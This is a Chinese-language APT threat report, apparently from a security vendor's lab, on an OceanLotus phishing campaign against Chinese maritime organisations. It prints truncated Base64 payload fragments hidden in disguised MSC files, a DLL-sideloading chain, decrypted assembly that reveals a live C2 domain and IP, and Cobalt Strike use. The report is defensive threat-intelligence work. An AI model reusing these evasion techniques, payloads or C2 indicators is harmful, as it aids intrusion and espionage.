匿名审稿专家回执（校外）.docx.msct	2024/7/25 7:24	Microsoft 通用管理文档	1,885 KB
适用于南海的两种法律制度研究（稿件）.msct	2024/7/25 7:23	Microsoft 通用管理文档	1,912 KB

### 2. MSC文件在携带PE文件资源时使用了Base64编码，以规避静态检测

```
107   <Binary Name="CONSOLE_TREE">UEsDBAoAAAAAAIdo4kAAAAAAAAAAAIAZG9jUHJvcHMvUEsDBBQAAAIAIdo4ka38q/jegEAAI8i
  uMcNTL8Vxb1VxhPLJ/j+n1T1sR5x+XxeVlVm6U5CNPD/RbOyKpAUtwXutv6u0AA+Qx70ex84f/A1BLAwQUAAAACACHTuJATQLpxIcVAACj0AAAEgA
  eYbiUNCR/sQty/vaahSL6yPqZJwaf3QfVaaPTHThSn+ikA3tqGq5Vm4YNp4F3FZCKouJ/GjoFlis1/owWu9Vae+·EhBj+o+j9AAcPkBWGun
  9XT8EG+BD5WhkL4BjOhRy/sifU+cBsmrITn0JzvEXutONh3Ue7rJ9csJEJvvdDOB230JxUhGUc2G1G170FMFMo68szTPwYPFVzADKvFpsVCSvRvgwt
  h2DtKCI4I+g1Zw+ZraAvgWWxM2QtUgInwm2G66Am59OJsHvkCsPkaO2ExubYVqJdAIqrH44NLgF3ArvSkQp1Y7ftbVNwEEJF7q0rIw/U2YQ7KMAkMS:
  b4c1ZGopHleheOeaQeoU3L0z0hC4xxQinpabeXtsQ9MYDXXQS8dR1JloqweJDGxk4LpsLDmVwd7Qx15DPYr7eeuQYH/zdd5t9d60fr9PXvD3tH
  108   <Binary Name="CONSOLE_MENU">TVqQAMAAAAAAEAAA//8ALgAAAAAAAQAaaaaaaaaaaaaaaaaaaaaaaaAAAAAAA
  Bo1GIA+38I1Bvwz2dw0AwSAPtsFmO/B1D4oKQoTJddKwAV9eXcIEADLA6/2T6wiE23QS0pBAoccaD7bd2jsBd04ywFvDsAFbw1NW1/Er8ookFocaQjr,
  EOjICmAA/3YE6IEAwBZxsQApbQCRgAAdApSuieit2AMANvN6Q/p//9Vi+xEUlaLwoz2V41F/OtdzoP/KnUYjUsC19Do4P//4TAdWFmhfZOEItF/Os
  g8QMhMB0JwoA/3Xk/3XY/9P/deSL8oi89QIA/3XY6LT1AgCF911ZD5XA6xT/deToo/UCAP9120ib9QIAWVkywOhc7QMAw2oQuIdJRAope0DAIvxgD2:
```

### 3. 恶意DLL文件通过带有合法数字签名的白文件加载，逃避杀软动态检测

Warp.exe	5980	5748	7z	7z for lenovo	Warp.exe		
模块列表	名称	安全状态	基址	大小	路径	公司名	描述
Warp.exe	数字签名文件	0x0000000000... 0x0006C000			\Warp.exe	7z	7z for lenovo
USP10.dll	系统文件	0x0000000076... 0x0009D000	C:\Windows\syswow64\USP10.dll			Microsoft Corporation	Uniscribe Unicode script proces...
USER32.dll	系统文件	0x0000000075... 0x00100000	C:\Windows\syswow64\USER32.dll			Microsoft Corporation	多用户 Windows 用户 API 客户端...

## ⑤ C2连接

解密出C2域名及请求路径，建立通信后接收后续远控指令

```

02600371 8BF0          mov    esi,eax
02600373 E8 65AF0000   call   260B2DD
02600378 0FB7C0        movzx  eax,ax
0260037B 6A 03         push   3
0260037D 59             pop    ecx
0260037E 894424 44     mov    dword ptr ss:[esp+44],eax
02600382 E8 61AF0000   call   260B2E8

esi=4
eax=02CB32A8 "office.enucuzalanadi.net,/AWSC/AWSC.awsc.js"

```

安恒云沙箱可直接跑出本次海莲花样本连接域名： office.enucuzalanadi.net，解析到IP159.223.49.98

## ⑥ 远控指令

此次攻击活动最终阶段的远控指令通过CobaltStrike Beacon下发。Cobalt Strike Beacon是一款非常受攻击者青睐的红队渗透测试框架。有数据表明，2018年至今，60%以上的网络犯罪及APT活动均涉及使用Cobalt Strike，部分APT例如SolarWinds供应链攻击事件背后的APT29、常年针对我国海事机构的OceanLotus、Winnti等都将该工具纳入自身武器库中。Cobalt Strike功能强大，负载类型丰富，4.2版本已支持多达100+远控指令，包括Shell执行、文件操作、执行加载器、内网侦察、横向移动、持久性等



## ⑦ 关联分析

此次攻击活动存在如下特征，与OceanLotus历史攻击活动特征高度重合。

1. 活动针对国内海事机构及相关人员；
2. 活动使用伪装成DOCX文件的恶意MSC文件作为邮件附件下发；
3. 释放的后续负载仍为白+黑的启动方式；
4. 后续在内存中加载的Shellcode加载CobaltStrikeBeacon。

此外，公开来源的威胁情报已将本次活动最后阶段CobaltStrikeBeacon连接到的C2标记为APT组织海莲花资产，由此可以看出海莲花组织活动广泛，需要用户警惕此类钓鱼邮件攻击。

## ⑤ 活动总结

OceanLotus组织自披露以来，长期处于活跃状态，其擅长制作针对中国的钓鱼邮件，且多年来一直热衷于DLL文件侧载的攻击方式。猎影实验室提醒广大用户朋友，不运行未知来源的邮件附件。如有需要鉴别的未知来源样本，可以投递至安恒云沙箱查看判别结果后再进行后续操作。猎影实验室将持续对全球APT组织进行持续跟踪，专注发现并披露各类威胁事件。

目前安全数据部已具备相关威胁检测能力，对应产品已完成IoC情报的集成。针对该事件中的最新IoC情报，以下产品的版本可自动完成更新，若无法自动更新则请联系技术人员手动更新：

1. AiLPHA分析平台V5.0.0及以上版本
2. APT设备V2.0.67及以上版本
3. EDR产品V2.0.17及以上版本

安恒云沙盒已集成了该事件中的样本特征。用户可通过云沙盒：<https://sandbox.dbappsecurity.com.cn/>，对可疑文件进行免费分析，并下载分析报告。